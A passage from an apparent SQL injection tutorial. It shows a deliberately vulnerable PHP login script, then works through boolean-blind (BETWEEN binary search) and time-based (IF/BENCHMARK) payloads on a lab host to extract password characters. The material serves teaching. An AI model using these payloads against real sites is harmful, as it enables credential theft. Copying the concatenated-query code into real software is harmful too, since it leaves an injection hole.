    }
    $row = mysqli_fetch_array($stms, MYSQLI_ASSOC);
    if ($row){
        die('Logged in');
    }
    else{
        die('Wrong username or password');
    }
    ?>

```



```

1  <?php
2  $dbname = "a";
3  $dbusername = "root";
4  $dbpassword = "";
5  $dbservername = "127.0.0.1";
6  $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7  if (!$con){
8      echo('Connection ERROR');
9      die(print_r(mysqli_error($con)));
10 }
11 $query = "SELECT * FROM tbl1 WHERE username='" .
12         $_POST['username'] . "' AND password='" .
13         $_POST['password'] . "'";
14 $stms = mysqli_query($con, $query);
15 if ($stms === false){
16     echo('ERROR during query execution: ');
17     die(print_r(mysqli_error($con)));
18 }
19 $row = mysqli_fetch_array($stms, MYSQLI_ASSOC);
20 if ($row){
21     die('Logged in');
22 }
23 else{
24     die('Wrong username or password');
25 }
26 ?>


```

If we are not able to use the smaller and greater signs one can try the BETWEEN ... AND ... clause in the SQL. Our test string will be this:

name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 100 AND 200#

The query string in this case is:

SELECT * FROM tbl1 WHERE username='name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 100 AND 200#password='';




http://192.168.168.111:8888/mysql/sql1/sql.html

User Name: 'name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 100 AND 200#

Password:

send

The result is:




http://192.168.168.111:8888/mysql/sql1/sql.php

Logged in

This is the true screen so the ASCII code of the first character is greater than 100, but not greater than 200. We must half this region. To do it use the following test string:

name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 100 AND 150#




http://192.168.168.111:8888/mysql/sql1/sql.html

User Name: 'name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 100 AND 150#

Password:

send

The result is:







http://192.168.168.111:8888/mysql/sql1/sql.php

Logged in

This is the true screen so the ASCII code of the first character is greater than 100, but not greater than 150. We must half this region. To do it use the following test string:

name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 100 AND 125#




← →  http://192.168.168.111:8888/mysql/sql1/sql.html  

User Name:


Password:




The result is this:



This is the true screen so the ASCII code of the first character is greater than 100, but not greater than 125. We must half this region. To do it use the following test string:

name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 100 AND 112#




← →  http://192.168.168.111:8888/mysql/sql1/sql.html  

User Name:


Password:

The result is this:



This is the true screen so the ASCII code of the first character is greater than 100, but not greater than 112. We must half this region. To do it use the following test string:

name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 100 AND 106#




http://192.168.168.111:8888/mysql/sql1/sql.html

User Name: 'name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 100 AND 106#

Password:

send

The result is:




http://192.168.168.111:8888/mysql/sql1/sql.php

Wrong username or password

This is the false screen so the ASCII code of the first character is greater than 106, but not greater than 112. We must half this region. To do it use the following test string:

'name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 106 AND 112#




http://192.168.168.111:8888/mysql/sql1/sql.html

User Name: 'name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 106 AND 112#

Password:

send

The result is this:







http://192.168.168.111:8888/mysql/sql1/sql.php

Logged in

This is the true screen so the ASCII code of the first character is greater than 106, but not greater than 112. We must half this region. To do it use the following test string:

'name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 109 AND 112#




← →  http://192.168.168.111:8888/mysql/sql1/sql.html  

User Name: 'name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 109 AND 112#


Password:




The result is:



This is the true screen so the ASCII code of the first character is greater than 109, but not greater than 112. We must half this region. To do it use the following test string:

'name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 111 AND 112#




← →  http://192.168.168.111:8888/mysql/sql1/sql.html  

User Name: 'name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 111 AND 112#


Password:

The result is:




This is the true screen so the ASCII code of the first character is greater than 111, but not greater than 112. We must half this region. To do it use the following test string:

'name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 112 AND 112#



A screenshot of a web browser window with an orange header. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql1/sql.html`. Below the address bar, there is a login form. The "User Name:" label is followed by a text input field containing the payload `'name' AND ASCII(SUBSTRING(password,1,1)) BETWEEN 112 AND 112#`. The "Password:" label is followed by an empty text input field. Below the password field is a button labeled "send".

The result is this:




This is the true screen so the ASCII code of the first character is 112.

One might ask, how do we know the names of the column, and the name of the table. Later we will solve this problem, now just leave it in this way.

Time based blind sql injection

There can be situations when we do not find any difference between a true and a false screen, but there is an SQL injection. To test this situation use the same code as before. So the sql.html is:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  User Name: <input type="text" id="username" name="username"
size="120"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```




The sql.php is the following:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT * FROM tbl1 WHERE username='" . $_POST['username'] .
"' AND password='" . $_POST['password'] . "'";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
}
```

```

    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stms, MYSQLI_ASSOC);
if ($row){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>

```



```

1  <?php
2  $dbname = "a";
3  $dbusername = "root";
4  $dbpassword = "";
5  $dbservername = "127.0.0.1";
6  $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7  if (!$con){
8      echo('Connection ERROR');
9      die(print_r(mysqli_error($con)));
10 }
11 $query = "SELECT * FROM tbl1 WHERE username='" .
12         $_POST['username'] . "' AND password='" .
13         $_POST['password'] . "'";
14 $stms = mysqli_query($con, $query);
15 if ($stms === false){
16     echo('ERROR during query execution: ');
17     die(print_r(mysqli_error($con)));
18 }
19 $row = mysqli_fetch_array($stms, MYSQLI_ASSOC);
20 if ($row){
21     die('Logged in');
22 }
23 else{
24     die('Wrong username or password');
25 }
26 ?>

```


Now let us suppose that we do not see any difference between the true and the false screen. What to do in such case? The answer is to make some difference. The way to make some difference is to play with the time. For example we should reach a situation when for a true expression we got the answer slower than for a false expression. In this case we do not need any difference on the screen. To do it write the following string as username:

name' AND id=IF(1=1,BENCHMARK(500000000,MD5('A')),2);#

The SQL query will be:

**SELECT * FROM tbl1 WHERE username='name' AND
id=IF(1=1,BENCHMARK(500000000,MD5('A')),2);#password='';**

As we can see here we use an IF clause to write a logical expression. If the logical expression is true, then we will calculate 500000000 times the MD5 hash of the letter A. It will take some time. If the expression is false, then we simply use the value 2, what does not take any time to substitute. So our expectation is that if the expression is true, then we get the answer much later than if we write a false logical expression. Our logical expression now is the 1=1 what considered to be true. So we expect to get the answer after a significant delay.




Browser address bar: <http://192.168.168.111:8888/mysql/sql1/sql.html>

User Name:

Password:

After the send command we will get a waiting browser:




Browser address bar: <http://192.168.168.111:8888/mysql/sql1/sql.html>

User Name:

Password:

mylogin

Then a wrong username or password message, what we do not care about it at all.



Browser address bar: <http://192.168.168.111:8888/mysql/sql1/sql.php>


Wrong username or password

Then do the opposite test. Instead of the 1=1 true expression use the 1=2 always false logical expression.

name' AND id=IF(1=2,BENCHMARK(500000000,MD5('A')),2);#

The SQL query will be:

SELECT * FROM tbl1 WHERE username='name' AND
id=IF(1=2,BENCHMARK(500000000,MD5('A')),2);#password='';




← → http://192.168.168.111:8888/mysql/sql1/sql.html

User Name: 'name' AND id=IF(1=2,BENCHMARK(500000000,MD5('A')),2);#

Password:

send

Now we immediately get the wrong username windows, what we do not care about it at all. What is important for us is that we get the answer immediately.



← → http://192.168.168.111:8888/mysql/sql1/sql.php


Wrong username or password

So by these two tests we can differentiate between a true and a false logical expression. So the situation is the same what was during the blind SQL injection. Our task is to change the 1=1 expression in the IF clause to contain the value we want to know.

name' AND
id=IF(ASCII(SUBSTRING(password,1,1))>128,BENCHMARK(500000000,MD5('A')),2);#

The SQL query will be:

SELECT * FROM tbl1 WHERE username='name' AND
id=IF(ASCII(SUBSTRING(password,1,1))>128,BENCHMARK(500000000,MD5('A')),2);#password='';



← → http://192.168.168.111:8888/mysql/sql1/sql.html mylogin


User Name: 'name' AND id=IF(ASCII(SUBSTRING(password,1,1))>128,BENCHMARK(500000000,MD5('A')),2);#

Password:

send

We will get the answer immediately:

It means that our logical expression was false so the ASCII code of the first character of the password is not greater than 128.

